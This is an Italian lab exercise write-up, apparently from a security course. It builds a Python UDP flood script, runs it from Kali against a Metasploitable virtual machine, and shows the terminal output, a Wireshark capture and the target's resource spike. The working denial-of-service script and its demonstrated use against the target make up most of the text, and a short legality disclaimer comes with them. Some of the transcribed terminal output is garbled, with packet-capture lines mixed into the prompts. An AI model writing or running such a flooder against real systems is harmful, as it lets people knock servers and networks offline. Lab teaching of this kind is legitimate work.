

Esercizio del Giorno (potete aiutarvi con ChatGPT Requisiti del Programma:

1. Input dell'IP Target:
 - Il programma deve richiedere all'utente di inserire l'IP della macchina target. Input della Porta Target:
 - Il programma deve richiedere all'utente di inserire la porta UDP della macchina target.
2. Costruzione del Pacchetto:
 - La grandezza dei pacchetti da inviare deve essere di 1 KB per pacchetto.
 - Suggerimento: per costruire il pacchetto da 1 KB, potete utilizzare il modulo random per la generazione di byte casuali.
3. Numero di Pacchetti da Inviare:
 - Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare

```
import random
import socket

size = int(input("inserisci la dimensione del pacchetto\n"))
iptarget = input("inserisci l'ip vittima\n")
portatarget = int(input("inserisci la porta UDPTarget, lista porte:\n 80\n 53\n 67\n 68\n 161\n"))
volte = int(input("quante volte vuoi inviarlo?\n"))

def buffer(iptarget, portatarget, volte, size):
    try:
        buffersocket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        data = bytearray(random.getrandbits(8) for _ in range(size))

        for i in range(volte):
            buffersocket.sendto(data, (iptarget, portatarget))
            print(f"Pacchetto {i + 1} di {len(data)} byte inviato a {iptarget}:{portatarget}")

    except Exception as e:
        print(f"Si è verificato un errore\n {e}")
    finally:
        buffersocket.close()

buffer(iptarget, portatarget, volte, size)
```

Questo codice è uno script Python che utilizza il protocollo UDP per inviare un certo numero di pacchetti a un indirizzo IP e porta specificati dall'utente. È strutturato in modo tale da poter essere utilizzato per testare la resistenza della rete o di un server, ma può anche essere utilizzato in modo improprio per eseguire attacchi di tipo **UDP flood**. L'utilizzo di questo codice deve essere fatto solo per scopi legittimi e con autorizzazione. Ricordiamo che effettuare questo tipo di attacchi è illegale e si rischia la galera.


Come Funziona il Programma

1. Impostazione dei Parametri: L'utente inserisce la dimensione del pacchetto, l'IP e la porta della destinazione, e il numero di pacchetti da inviare.
2. Creazione del Socket e del Pacchetto: Viene creato un socket UDP e viene generato un pacchetto di dati casuali della dimensione specificata.
3. Invio del Pacchetto in un Ciclo: Il programma invia il pacchetto per il numero di volte specificato, creando un flusso di dati verso l'IP e la porta destinati.
4. Chiusura del Socket: Al termine, il socket viene chiuso per liberare le risorse.

Esempio Reale

Immaginiamo di voler testare il nostro server per vedere come reagisce se ci sono tanti utenti connessi allo stesso tempo. Potresti usare questo script per simulare tanti pacchetti in arrivo. Però, se mandi troppi pacchetti il server potrebbe andare in crash o rallentare tanto, e questo è considerato illegale.

Proviamo a mandare il programma in esecuzione tramite il terminale di kali.




```

root@kali: /home/kali/Desktop
File Actions Edit View Help
(root@kali)-[/home/kali/Desktop]
# python3 buffer.py
inserisci la dimensione del pacchetto: 17000
inserisci l'ip vittima: 192.168.106.136
inserisci la porta UDP Vittima, se non la sai eccone alcune:
80 55.250 SSDP 179 M-SEARCH * HTTP/1.1
53 51 MDNS 81 Standard query 0x0000 ANY DESKTOP-DD5PEB3.local, "QM" questi
67 51 MDNS 101 Standard query 0x0000 ANY DESKTOP-DD5PEB3.local, "QM" questi
68 LLMNR 95 Standard query 0xd7fb ANY DESKTOP-DD5PEB3
161 MDNS 139 Standard query response 0x0000 AAAA fe80::9108:12af:d8b:ddc7
80 quante volte vuoi inviarlo? 70000
70000 MDNS 110 Standard query response 0x0000 AAAA fe80::9108:12af:d8b:ddc7
Pacchetto 1 di 17000 byte inviato a 192.168.106.136:80
Pacchetto 2 di 17000 byte inviato a 192.168.106.136:80
Pacchetto 3 di 17000 byte inviato a 192.168.106.136:80
Pacchetto 4 di 17000 byte inviato a 192.168.106.136:80
Pacchetto 5 di 17000 byte inviato a 192.168.106.136:80
Pacchetto 6 di 17000 byte inviato a 192.168.106.136:80
Pacchetto 7 di 17000 byte inviato a 192.168.106.136:80

```

Sniffiamo con wireshark per simulare l'help desk che visualizza l'enormità di pacchetti che sta ricevendo



No.	Time	Source	Destination	Protocol	Length	Info
9446...	456.580801944	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.580970313	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.581155060	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.581331716	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.581721872	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.581926080	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.582130876	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9446...	456.582269924	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.582430411	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.582633904	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.582833156	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.583001096	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.583284496	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.583622313	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.584015228	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9447...	456.584357450	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.584627226	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.584767856	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.584958887	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.585178059	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.585423282	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.585641289	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000
9448...	456.585825011	192.168.106.137	192.168.106.136	UDP	762	46681 -> 80 Len=17000

▶ Frame 113278: 562 bytes on wire (4496 bits), 562 bytes captured (4496 bits) on interface eth0, id 0
 ▶ Ethernet II, Src: PCSSystemtec_ad:25:87 (08:00:27:ad:25:87), Dst: PCSSystemtec_c5:3b:59 (08:00:27:c5:3b)
 ▶ Internet Protocol Version 4, Src: 192.168.106.137, Dst: 192.168.106.136
 ▶ User Datagram Protocol, Src Port: 60166, Dst Port: 80
 ▶ Data (2000 bytes)

Visualizziamo le risorse della macchina che abbiamo attaccato in questo caso metasploitable (facciamo finta che sia un server).



Possiamo vedere che nel tempo in cui abbiamo lanciato l'attacco le risorse utilizzate sono schizzate alle stelle.